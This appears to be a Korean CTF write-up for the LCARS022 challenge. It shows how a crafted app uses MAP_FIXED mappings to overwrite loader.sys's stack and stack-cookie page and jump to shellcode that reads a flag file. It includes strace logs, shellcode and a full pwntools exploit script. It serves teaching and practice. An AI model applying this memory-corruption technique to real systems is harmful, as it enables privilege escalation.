LCARS022

LCARS APP 구조

- magic (“EFIL”)
- page count
- pages {
- address, size, permission, crypto params, page data
- }

loader.sys internal

- 전달된 파일 로딩
- 권한 셋팅
  - UNTRUSTED / PLATFORM / SYSTEM에 따라서 쓸 수 있는 시스콜 제한
- App entrypoint 호출

- 로딩 과정(loader.sys)에 취약점이 있다면?
  → UNTRUSTED 보다 높은 loader.sys의 권한(PLATFORM) 획득 가능!

loader.sys internal

```
v0 = parse_executable((__int64)name, &v3, (unsigned int *)v4);
sub_1490(v3);
send_msg(addr, v0);
if ( !v0 )
{
  v1 = (unsigned int)v4[1];
  drop_privs(v4[1]);
  ((void (__fastcall *)(__int64, _QWORD))(unsigned int)v4[0])(v1, 0LL);// call entrypoint
}
```

loader.sys (parse_executable)

- 전달된 APP 안에 있는 SEGEMENT 마다 페이지를 할당 할 수 있음.

```
v14 = (_BYTE *)mmap((unsigned int)page.addr, 0x1000LL, 2LL, 50LL, 0xFFFFFFFFLL, 0LL);
if ( (signed __int64)v14 < 0 )
{
  v5 = (unsigned int)v14;
  *v4 = aMmap;
  goto LABEL_45;
}
v15 = read(v5, buf, (unsigned int)page.size);
```

loader.sys (parse_executable)

```
[pid 30917] [00000000100000b4] read(2, "EFIL\10\0\0\0AAAAAAAAAAAAAAAAAAAAAAAA"..., 40) = 40
[pid 30913] [00007f0cc9983ff7] select(19, [11 13 15 18], NULL, NULL, NULL <unfinished ...>
[pid 30917] [00000000100000b4] read(2, "\0\0\0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50000000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50000000
[pid 30917] [00000000100000b4] read(2, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50000000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0\20\0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50001000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50001000
[pid 30917] [00000000100000b4] read(2, "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50001000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0 \0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50002000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50002000
[pid 30917] [00000000100000b4] read(2, "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50002000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0000\0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50003000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50003000
[pid 30917] [00000000100000b4] read(2, "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50003000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0\0\0p\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x70000000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x70000000
[pid 30917] [00000000100000b4] read(2, "loader\0\0\0\0\0\0\0\0\0flag22.txt\0\0\0\0\0\0"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x70000000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0p31\0\20\0\0\5\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x31337000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x31337000
[pid 30917] [00000000100000b4] read(2, "H\307\304\0@\0PH\307\306\0\0\0pH\307\307\0\0\0000H\307\301\0\20\0\0\363\244H\307"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x31337000, 4096, PROT_READ|PROT_EXEC) = 0
[pid 30917] [00000000100000b4] read(2, "\0\0\0`\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x60000000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x60000000
[pid 30917] [00000000100000b4] read(2, "\0p31\0\0\0\0p31\0\0\0\0p31\0\0\0\0p31\0\0\0\0"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x60000000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0\360\377\357\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0xeffff000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xeffff000
```

Segment 1

Segment 2

Segment 3

Segment 4

loader.sys (parse_executable)

```
[pid 30917] [00000000100000b4] read(2, "EFIL\10\0\0\0AAAAAAAAAAAAAAAAAAAAAAAA"..., 40) = 40
[pid 30913] [00007f0cc9983ff7] select(19, [11 13 15 18], NULL, NULL, NULL <unfinished ...>
[pid 30917] [00000000100000b4] read(2, "\0\0\0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50000000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50000000
[pid 30917] [00000000100000b4] read(2, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50000000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0\20\0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50001000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50001000
[pid 30917] [00000000100000b4] read(2, "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50001000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0 \0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50002000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50002000
[pid 30917] [00000000100000b4] read(2, "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50002000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0000\0P\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x50003000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x50003000
[pid 30917] [00000000100000b4] read(2, "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x50003000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0\0\0p\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x70000000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x70000000
[pid 30917] [00000000100000b4] read(2, "loader\0\0\0\0\0\0\0\0\0flag22.txt\0\0\0\0\0\0"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x70000000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0p31\0\20\0\0\5\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x31337000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x31337000
[pid 30917] [00000000100000b4] read(2, "H\307\304\0@\0PH\307\306\0\0\0pH\307\307\0\0\0000H\307\301\0\20\0\0\363\244H\307"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x31337000, 4096, PROT_READ|PROT_EXEC) = 0
[pid 30917] [00000000100000b4] read(2, "\0\0\0`\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0x60000000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x60000000
[pid 30917] [00000000100000b4] read(2, "\0p31\0\0\0\0\0p31\0\0\0\0\0p31\0\0\0\0\0p31\0\0\0\0"..., 4096) = 4096
[pid 30917] [00000000100000e7] mprotect(0x60000000, 4096, PROT_READ|PROT_WRITE) = 0
[pid 30917] [00000000100000b4] read(2, "\0\360\377\357\0\20\0\0\3\0\0\0", 12) = 12
[pid 30917] [00000000100000d9] mmap(0xeffff000, 4096, PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0xeffff000
```

Segment 1

Segment 2

Segment 3

Segment 4

mmap (… MAP_FIXED …)

- http://man7.org/linux/man-pages/man2/mmap.2.html

MAP_FIXED

Don't interpret *addr* as a hint: place the mapping at exactly that address. *addr* must be suitably aligned: for most architectures a multiple of the page size is sufficient; however, some architectures may impose additional restrictions. If the memory region specified by *addr* and *len* overlaps pages of any existing mapping(s), then the overlapped part of the existing mapping(s) will be discarded. If the specified address cannot be used, **mmap**() will fail.

exploit (LCARS000)

- 쉘코드 할당
- loader.sys의 스택을 덮어서 쉘코드 실행


- UNTRUSTED_APP 권한이 아니라 loader.sys(PLATFORM_APP) 권한이기 때문에 플래그 파일을 읽을 수 있다

LCARS000과 LCARS022 차이점

- 스택 덮어서 푸는거 막으려고 스택 쿠키를 추가


```
[pid 30700] [00007fe682d67027] arch_prctl(ARCH_SET_FS, 0x60000f80) = 0
```


```
mov     rax, qword ptr fs:loc_28
mov     [rsp+1288h+cookie], rax
```




LCARS000과 LCARS022 차이점

- 쿠키 설정
- 0x60000f00 ~ 0x60001000에 랜덤 데이터 넣고
- arch_prctl(ARCH_SET_FS, 0x60000f80)







exploit (LCARS022)

- 쉘코드 할당
- (NEW!) 스택 쿠키가 있는 영역을 덮어서 쿠키 무력화
- loader.sys의 스택을 덮어서 쉘코드 실행

- UNTRUSTED_APP 권한이 아니라 loader.sys(PLATFORM_APP) 권한이기 때문에 플래그 파일을 읽을 수 있다

exploit (LCARS022)

- 쉘코드
- open, read, write

```
code = asm("""
mov rsp, 0x50004000

// copy my shm to shm
mov rsi, 0x70000000
mov rdi, 0x30000000
mov rcx, 0x1000
rep movsb

// open
mov rdx, 0x30000100
mov rsi, 0x30000000
mov rdi, 0x70000010
mov rax, 0x10000470
call rax

// read
mov rdi, rax
mov rsi, 0x30000000
mov rdx, 0x100
xor rax, rax
syscall
```

```
// write to user
mov rsp, 0x50002000

mov eax, 0
mov [rsp], eax
// addreess
mov eax, 0
mov [rsp+4], eax
// length
mov eax, 0x1000
mov [rsp+8], eax
mov rdx, 20
mov rsi, rsp
mov rdi, 0
mov rax, 1
syscall

hlt
""")
```

exploit (LCARS022)

- 0x31337000에 쉘코드 할당
- fs (0x60000000)를 0x31337000로 덮기
- stack (0xefff000)를 0x31337000로 덮기
- stack에 있는 0x31337000이 ret되면서 쉘코드 실행 (쿠키 검사 통과)

```
shm = ''
shm += 'loader'.ljust(16, '\x00')
shm += 'flag22.txt'.ljust(16, '\x00')
stack = p64(0x31337000) * (0x1000 / 8)
pages = [
    p32(0x50000000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + "A"*0x1000,
    p32(0x50001000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + "B"*0x1000,
    p32(0x50002000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + "C"*0x1000,
    p32(0x50003000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + "D"*0x1000,
    p32(0x70000000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + shm.ljust(0x1000, '\x22'),
    p32(0x31337000) + p32(0x1000) + chr(5) + chr(0) + chr(0) + chr(0) + code.ljust(0x1000, '\xcc'),
    p32(0x60000000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + p64(0x31337000)*(0x1000 / 8),
    p32(0xefff000) + p32(0x1000) + chr(3) + chr(0) + chr(0) + chr(0) + stack.ljust(0x1000, '\xdd'),
]
```

exploit (LCARS022)

```
app = ''
app += 'EFIL' + p32(len(pages))
app = app.ljust(40, 'A')
for page in pages:
    app += page

download('a.app', app)

s.send('run a.app\n')
s.readuntil('...\n')

s.interactive()

s.send('exit\n')
s.close()
```

```
[x] Opening connection to x64 on port 31337
[x] Opening connection to x64 on port 31337:
[+] Opening connection to x64 on port 31337:
[*] Switching to interactive mode
FLAGFLAGFLAGFLAGFLAGFLAGFLAGFLAGFLAGFLAGF
""""""""""flag22.txt□"""""""""""""""""""""""""""""""""""""
```